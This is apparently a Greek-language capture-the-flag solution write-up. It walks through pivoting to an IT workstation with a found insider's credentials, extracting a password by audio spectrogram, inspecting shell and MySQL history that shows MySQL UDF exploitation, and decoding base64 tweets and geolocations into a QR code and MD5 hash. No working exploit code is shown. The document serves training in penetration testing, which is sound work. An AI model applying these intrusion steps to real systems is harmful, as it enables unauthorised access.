
Πρόσβαση στο IT Admin workstation


Έχοντας πάρει πρόσβαση στο account του admin μέσω του buffer overflow θα παρατηρήσουμε ότι αποκτήσαμε πρόσβαση σε ένα νέο subnet (172.29.50.0/24).

Διαβάζοντας το αρχείο /etc/hosts θα φανεί ότι το συγκεκριμένο subnet αποτελείται από workstations των χρηστών της εταιρείας. Ο παίκτης θα καλεστεί να κάνει αναδρομή στα παλιά ευρήματα και να κατανοήσει ποιος πραγματικά είναι ο insider αλλά και τον ρόλο του στην εταιρεία με σκοπό να μην χρειαστεί να ψάξει άδικα τα υπόλοιπα workstations της εταιρείας αλλά να εστιαστεί στο PC που ανήκει στο IT τμήμα και να χρησιμοποιήσει τα credentials του th.nikolaidis για να κάνει login με το account του.

Έχοντας μπει στο συγκεκριμένο workstation ως th.nikolaidis ο παίκτης θα χρειαστεί να κάνει information gathering. Μέσα στα αρχεία θα βρεθεί ένα εργαλείο, το Janus, το οποίο όπως έχουμε ενημερωθεί από το website της εταιρείας είναι ένα Secure Communication Channel. Ανοίγοντας το tool στο command line θα εμφανιστεί το παρακάτω:

Κάνοντας login με τα credentials του th.nikolaidis θα ανοίξει το GUI περιβάλλον του Janus. Θα χρειαστεί το password που θα βρει ο διαγωνιζόμενος στο audio steganography για να ξεκλειδώσει το ιστορικό των συνομιλιών. Ανοίγοντας το audio που έχει στην κατοχή του ο διαγωνιζόμενος με οποιοδήποτε audio analyser πρόγραμμα σε linux ή windows (η RoundTableSecurity προτείνει το Sonic Visualiser). Από εκεί θα χρειαστεί να μετατρέψουμε τον τυχαίο ήχο που ακούγεται σε clear text password. Αυτό θα γίνει απλά χρησιμοποιώντας το φίλτρο “spectrogram”. Συγκεκριμένα για το πρόγραμμα sonic visualiser θα βρείτε το συγκεκριμένο φίλτρο στο “Layer > Add Spectrogram”.

Χρησιμοποιώντας το συγκεκριμένο option θα μετατραπεί το ηχητικό κύμα σε clear text password όπως παρακάτω:



Διαβάζοντας την συζήτηση θα ξεδιπλωθεί το σενάριο και ο παίκτης θα βεβαιωθεί ότι ο th.nikolaidis είναι ο insider ο οποίος έδωσε πρόσβαση στο εσωτερικό της εταιρείας σε έναν hacker με το ψευδώνυμο little_pwnie. Τέλος είναι εφικτό στον κατάλογο /media να βρεθούν ίχνη από το rubber ducky που ο ίδιος “φύτεψε” στο workstation του μετά τις οδηγίες του hacker.

Επίσης ψάχνοντας το home directory του th.nikolaidis βρίσκουμε ίχνη από ύποπτες ενέργειες που έγιναν από τον λογαριασμό του προς το pc του admin (172.29.40.18)


- cat .bash_history
- cat .mysqlhistory
- ls .tmp/

Υπάρχουν ίχνη από UDF exploitation προς το μηχάνημα 172.29.50.18 και στην πόρτα 3306 (mysql) που όμως τώρα δεν είναι ανοικτή. Δείχνει όμως έναν τρόπο πρόσβασης που εκμεταλλεύτηκε κάποιος με την ύπαρξη ενός mysql server που για λίγο έτρεχε σε αυτό το μηχάνημα από τον χρήστη root.

Social Challenge

Η πρώτη εμφάνιση του social part του σεναρίου, γίνεται σε κάποια ύποπτα mails που είναι αποθηκευμένα στον mail server. Η ύπαρξη όμως του συγκεκριμένου σεναρίου αποκτά πραγματικό νόημα αφού ο παίκτης πάρει access στο σύστημα του insider και αποκρυπτογραφήσει τις συνομιλίες του Janus.

Ο παίκτης στο social σενάριο έχει να αντιμετωπίσει 3 challenges. Το πρώτο βρίσκεται στα tweets του λογαριασμού που αφού τα αποκωδικοποιήσει θα βρει ένα QR Code το οποίο περιέχει τα στοιχεία του hacker με τον οποίο συνεργάστηκε ο Themis Nikolaidis.



Για την επίλυση αυτού του μέρους θα χρειαστεί να αναγνωρίσουμε ότι όλα τα tweets είναι μια αλληλουχία από base64 strings. Γιαυτό το λόγο ο χρήστης θα χρειαστεί να δημιουργήσει ένα script το οποίο θα ενώνει όλα τα tweets (με χρονολογική σειρά - από το παλαιότερο προς το νεότερο) και θα τα αποκωδικοποιεί με base64 decode.

Το αποτέλεσμα αυτής της αποκωδικοποίησης αποφέρει ένα αρχείο εικόνας. Αυτό το παρατηρούμε από την κεφαλίδα JFIF στην αρχή του αποτελέσματος. Ανοίγουμε ως εικόνα το αποτέλεσμα του base64 decode και βλέπουμε το QR code.

Το scanning του QR code οδηγεί στο 2ο challenge και πιο συγκεκριμένα σε ένα email.

First Name: Ariana

Last Name: Makaridou

E-Mail: a.makaridou@cd.mil.gr

Social Decode Token: 621cfcd61ae15fe592f35fd2801cf3fea69c5fe9

Think before you act...

Think again before you act....


Act.

Το παραπάνω email όμως βρίσκεται εκτός του domain της εταιρείας στο οποίο οι pentesters δεν έχουν εξουσιοδότηση. Έτσι με τη βοήθεια του νομικού συμβούλου της εταιρείας και άρση του απορρήτου της ηλεκτρονικής αλληλογραφίας του hacker (με επαρκή στοιχεία), οι παίκτες θα πάρουν στα χέρια τους ορισμένες συνομιλίες που ενώ δεν είναι αρκετές ώστε να κατηγορηθεί τελικά ο ένοχος, στρέφουν τον διαγωνιζόμενο και πάλι στο twitter όπου φαίνεται να υπάρχουν περισσότερες κρυμμένες πληροφορίες.

Στο 3ο challenge λοιπόν, ο παίκτης καλείται να σκεφτεί out of the box και να κατανοήσει τα δεδομένα τα οποία μπορεί να κρύβονται πίσω από έναν λογαριασμό και όχι στο προσκήνιο. Με τα στοιχεία που θα συλλέξει μπορεί πλέον να ολοκληρώσει το investigation έχοντας στην κατοχή του ενοχοποιητικά στοιχεία για τον υπάλληλο της εταιρείας. Τα επιπλέον δεδομένα που χρειάζεται να εξάγει ο διαγωνιζόμενος μέσω των tweets είναι οι περιοχές από τις οποίες

έγινε το κάθε tweet.

Με την ίδια λογική με πριν παίρνουμε την περιοχή για κάθε tweet με χρονολογική σειρά και την απεικονίζουμε στον παγκόσμιο χάρτη.



Το αποτέλεσμα είναι 32 χαρακτήρες σε δεκαεξαδικό σύστημα, γεγονός που υποδηλώνει πως μπορεί να πρόκειται για md5 hash. Με λίγο trial and error και μετά από δοκιμές, το hash μπορεί να σπάσει και να δώσει τα ακόλουθα

αποτελέσματα:

Cracked md5 hashes:

```
f371ca16c7819b6784d2e34babdff398:I have everything i need. That means i am not going
to bother you again. The money will be transferred to your bank account by the end of
the day. Social Stego Token: fa9f0fbd73d7b2ee4823c78968472ca7e7fc5383
```

Πλέον έχουμε όλες τις πληροφορίες που χρειαζόμαστε και έχουμε φέρει εις πέρας με επιτυχία τη δοκιμή παρείσδυσης